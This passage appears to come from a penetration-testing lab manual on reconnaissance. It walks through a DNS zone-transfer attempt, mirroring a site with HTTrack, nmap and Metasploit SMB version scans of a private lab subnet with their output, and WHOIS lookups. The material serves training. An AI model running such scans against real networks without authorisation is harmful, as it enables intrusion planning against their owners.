
5.Enter ls -d <Domain> this will display the information from the target domain (if allowed).

```
> set type=any
> ls-d google.com
Server:  google.com
Addresses:  2404:6800:4009:823::200e
          142.250.183.110

DNS request timed out.
    timeout was 2 seconds.
*** Request to google.com timed-out
>
```


Linux support dig command, at a command prompt enter dig axfr

iv. Website copier tool (HTTtrack)


Download and Install the WinHTTrack Website Copier Tool from the website http://www.httrack.com. You can check the compatibility of HTTrack Website copier tool on different platforms such as Windows, Linux, and Android from the website.




1. Enter Project Name and click next




2. Enter the target website URL and click on Set options




3. Select the following options




4. Click Next and Finish



5. Click on **Browse Mirrored Website** to view the local copy of the target website




Observe the above output. Example.com website is copied into a local directory and browsed from there. Now you can explore the website in an offline environment for the structure of the website and other parameters.
To make sure, compare the website to the original example.com website. Open a new tab and go to URL example.com.




v. Metasploit (for information gathering)

In this lab, we are using Metasploit Framework, default application in Kali Linux for gathering more information about the host in a network. A Metasploit Framework is a powerful tool, popularly used for scanning & gathering information in the hacking environment. Metasploit Pro enables you to automate the process of discovery and exploitation and provides you with the necessary tools to perform the manual testing phase of a penetration test. You can use Metasploit Pro to scan for open ports and services, exploit vulnerabilities, pivot further into a network, collect evidence, and create a report of the test results. Topology Information: In this lab, we are running Metasploit Framework on a private network 10.10.50.0/24 where different hosts are live including Windows 7, Kali Linux, Windows Server 2016 and others.

1. Open Kali Linux and Run Metasploit Framework.





2. Metasploit Framework initialization as shown below in the figure.




Execute the following commands:

i. **`nmap -Pn -sS -T4 -sV --top-ports 100 -oX Test 10.10.50.0/24`**





ii. **`db_import Test`**



iii. hosts

```
msf6 > hosts

Hosts
=====

address       mac  name  os_name     os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------     ---------  -----  -------  ----  --------
10.10.50.0                Unknown                       device
10.10.50.1                embedded                      device
10.10.50.2                Windows XP                    client
10.10.50.3                Unknown                       device
10.10.50.4                Unknown                       device
10.10.50.5                Unknown                       device
10.10.50.6                Unknown                       device
10.10.50.7                Unknown                       device
10.10.50.8                Unknown                       device
```

iv. db_nmap -sS -A 10.10.50.2

```
msf6 >
msf6 > db_nmap -sS -A 10.10.50.2
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-22 02:32 EST
[*] Nmap: Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
[*] Nmap: Nmap done: 1 IP address (0 hosts up) scanned in 3.36 seconds
```

v. services

```
msf6 > services
Services
========

host         port   proto  name            state   info
----         ----   -----  ----            -----   ----
10.10.50.1   80     tcp    http            closed
10.10.50.2   631    tcp    ipp             closed
10.10.50.3   631    tcp    ipp             closed
10.10.50.6   631    tcp    ipp             closed
10.10.50.9   631    tcp    ipp             closed
10.10.50.9   5631   tcp    pcanywheredata  closed
10.10.50.9   5800   tcp    vnc-http        closed
10.10.50.10  631    tcp    ipp             closed
10.10.50.10  2717   tcp    pn-requester    closed
10.10.50.10  5631   tcp    pcanywheredata  closed
10.10.50.10  5800   tcp    vnc-http        closed
10.10.50.10  49157  tcp                    closed
10.10.50.11  631    tcp    ipp             closed
10.10.50.11  5631   tcp    pcanywheredata  closed
10.10.50.11  5800   tcp    vnc-http        closed
10.10.50.12  631    tcp    ipp             closed
10.10.50.13  631    tcp    ipp             closed
10.10.50.14  631    tcp    ipp             closed
10.10.50.16  631    tcp    ipp             closed
10.10.50.16  5631   tcp    pcanywheredata  closed
10.10.50.16  5800   tcp    vnc-http        closed
10.10.50.16  49157  tcp                    closed
10.10.50.17  631    tcp    ipp             closed
10.10.50.17  5631   tcp    pcanywheredata  closed
10.10.50.17  5800   tcp    vnc-http        closed
10.10.50.19  631    tcp    ipp             closed
10.10.50.21  631    tcp    ipp             closed
10.10.50.21  5800   tcp    vnc-http        closed
10.10.50.23  631    tcp    ipp             closed
10.10.50.24  5631   tcp    pcanywheredata  closed
10.10.50.24  5800   tcp    vnc-http        closed
10.10.50.24  49157  tcp                    closed
10.10.50.25  631    tcp    ipp             closed
10.10.50.25  5800   tcp    vnc-http        closed
10.10.50.26  631    tcp    ipp             closed
10.10.50.26  5631   tcp    pcanywheredata  closed
10.10.50.26  5800   tcp    vnc-http        closed
10.10.50.27  2000   tcp    cisco-sccp      closed
10.10.50.27  2717   tcp    pn-requester    closed
```

vi. msf6 > use scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

```
msf6 > use scanner/smb/smb_version
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) >
```

vii. **msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.50.1-11**
RHOSTS => 10.10.50.1-11
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
msf6 auxiliary(scanner/smb/smb_version) > show options

```
msf6 auxiliary(scanner/smb/smb_version) > set RHOSTS 10.10.50.1-11
RHOSTS => 10.10.50.1-11
msf6 auxiliary(scanner/smb/smb_version) > set THREADS 100
THREADS => 100
msf6 auxiliary(scanner/smb/smb_version) > show options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   10.10.50.1-11    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  100              yes       The number of concurrent threads (max one per host)
```

viii. **run**

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.10.50.1-11:        - Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

ix. hosts


```
msf6 auxiliary(scanner/smb/smb_version) > hosts

Hosts
=====

address       mac  name  os_name     os_flavor  os_sp  purpose  info  comments
-------       ---  ----  -------     ---------  -----  -------  ----  --------
10.10.50.0                Unknown                       device
10.10.50.1                embedded                      device
10.10.50.2                Windows XP                    client
10.10.50.3                Unknown                       device
10.10.50.4                Unknown                       device
10.10.50.5                Unknown                       device
10.10.50.6                Unknown                       device
10.10.50.7                Unknown                       device
10.10.50.8                Unknown                       device
10.10.50.9                Unknown                       device
10.10.50.10               Unknown                       device
10.10.50.11               Unknown                       device
10.10.50.12               Unknown                       device
10.10.50.13               Unknown                       device
10.10.50.14               Unknown                       device
```

Observe the OS_Flavor field. SMB scanning scans for Operating System Flavour for the RHOST range configured.

vi. Whois Lookup Tools for Mobile – DNS Tools, Whois, Ultra Tool Mobile

"WHOIS" helps to gain information regarding domain name, ownership information. IP Address, Netblock data, Domain Name Servers and other information's. Regional Internet Registries (RIR) maintain WHOIS database. WHOIS lookup helps to find out who is behind the target domain name.

1. Go to the URL https://www.whois.com/



2. A search of Target Domain

WHOIS Lookup Result Analysis


Lookup Result shows complete domain profile, including

- Registrant Information:
- Registrant Organization:
- Registrant Country:
- Domain Name Server Information:
- IP Address:
- IP Location:
- ASN:
- Domain Status:
- WHOIS History:
- IP History:
- Registrar History:
- Hosting History:

It also includes other information such as Email and postal address of registrar & admin along with contact details. You can go to https://whois.domaintools.com can enter the targeted URL for WHOIS lookup information.

